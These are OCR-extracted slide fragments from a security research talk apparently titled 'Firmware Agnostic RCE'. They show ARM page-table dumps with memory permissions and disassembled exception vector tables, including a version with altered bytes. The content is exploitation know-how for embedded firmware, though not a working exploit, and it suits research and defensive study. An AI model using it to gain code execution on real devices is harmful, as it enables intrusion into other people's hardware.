      0x0000b000: [ SMALL ] addr=0x0000b000 ng=0 s=1 ap=101
      0x0000c000: [ SMALL ] addr=0x0000c000 ng=0 s=1 ap=101
      0x0000d000: [ SMALL ] addr=0x0000d000 ng=0 s=1 ap=101
      0x0000e000: [ SMALL ] addr=0x0000e000 ng=0 s=1 ap=101
      0x0000f000: [ SMALL ] addr=0x0000f000 ng=0 s=1 ap=101

0x40000000: [2ND LEV] addr=0x40007400 ns=0 pxn=0
      0x40000000: [ SMALL ] addr=0x40000000 ng=0 s=1 ap=011
      0x40001000: [ SMALL ] addr=0x40001000 ng=0 s=1 ap=011
      0x40002000: [ SMALL ] addr=0x40002000 ng=0 s=1 ap=011
```




```
0x00000000: [2ND LEV] addr=0x40007000 ns=0 pxn=0
    0x00000000: [ SMALL ] addr=0x00000000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00001000: [ SMALL ] addr=0x00001000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00002000: [ SMALL ] addr=0x00002000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00003000: [ SMALL ] addr=0x00003000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00004000: [ SMALL ] addr=0x00004000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00005000: [ SMALL ] addr=0x00005000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00006000: [ SMALL ] addr=0x00006000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00007000: [ SMALL ] addr=0x00007000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00008000: [ SMALL ] addr=0x00008000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x00009000: [ SMALL ] addr=0x00009000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x0000a000: [ SMALL ] addr=0x0000a000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x0000b000: [ SMALL ] addr=0x0000b000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x0000c000: [ SMALL ] addr=0x0000c000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x0000d000: [ SMALL ] addr=0x0000d000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x0000e000: [ SMALL ] addr=0x0000e000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1
    0x0000f000: [ SMALL ] addr=0x0000f000 ng=0 s=1 ap=101 tex=001 xn=0 c=1 b=1

0x30000000: [SECTION] addr=0x40000000 ns=0 ng=0 s=1 ap=111 tex=001 xn=0 c=1 b=1
0x30100000: [SECTION] addr=0x00000000 ns=0 ng=0 s=0 ap=001 tex=100 xn=0 c=0 b=1
0x40000000: [2ND LEV] addr=0x40007400 ns=0 pxn=0
    0x40000000: [ SMALL ] addr=0x40000000 ng=0 s=1 ap=011 tex=001 xn=1 c=1 b=1
    0x40001000: [ SMALL ] addr=0x40001000 ng=0 s=1 ap=011 tex=001 xn=1 c=1 b=1
    0x40002000: [ SMALL ] addr=0x40002000 ng=0 s=1 ap=011 tex=001 xn=1 c=1 b=1
```

TASZK
WE FIND NEEDLES

Firmware Agnostic RCE

```
                    main_irq                                        XREF[1]:     40000018(j)
40010018 88 f0 9f e5     ldr        pc=>LAB_400100ec,[DAT_400100a8]                = 400100E

                    main_fiq_abort                                  XREF[1]:     4000001c(j)
4001001c 88 f0 9f e5     ldr        pc=>LAB_400100f0,[DAT_400100ac]                = 400100F

                    DAT_40010020                                    XREF[1]:     FUN_41aa6cc8
40010020 00 45           undefined2 4500h
40010022 54              ??         54h    T
40010023 4c              ??         4Ch    L
40010024 00              ??         00h
40010025 52              ??         52h    R
40010026 45              ??         45h    E
40010027 56              ??         56h    V

                    DAT_40010028                                    XREF[1]:     FUN_40000d98
40010028 44 d8 aa 40     undefined4 40AAD844h                                    ? -> 40
4001002c 45              ??         45h    E                                    ? -> 44
4001002d 54              ??         54h    T
4001002e 41              ??         41h    A
4001002f 44              ??         44h    D

                    DAT_40010030                                    XREF[1]:     FUN_40000d98
40010030 90 d8 aa 40     undefined4 40AAD890h                                    ? -> 40
```

```
                    main_prefetch_abort
4001000c 88 f0 9f e5     ldr        pc,[0x4001009c]

                    main_data_abort
40010010 88 f0 9f e5     ldr        pc,[0x400100a0]
40010014 88              ??         88h
40010015 f0              ??         F0h
40010016 9f              ??         9Fh
40010017 e5              ??         E5h

                    main_irq
40010018 88 f0 9f e5     ldr        pc,[0x400100a8]

                    main_fiq_abort
4001001c 88 f0 9f e5     ldr        pc,[0x400100ac]
40010020 ce              ??         CEh
40010021 fa              ??         FAh
40010022 0d              ??         0Dh
40010023 f0              ??         F0h
40010024 46              ??         46h    F
40010025 46              ??         46h    F
40010026 45              ??         45h    E
40010027 56              ??         56h    V
```


Questions?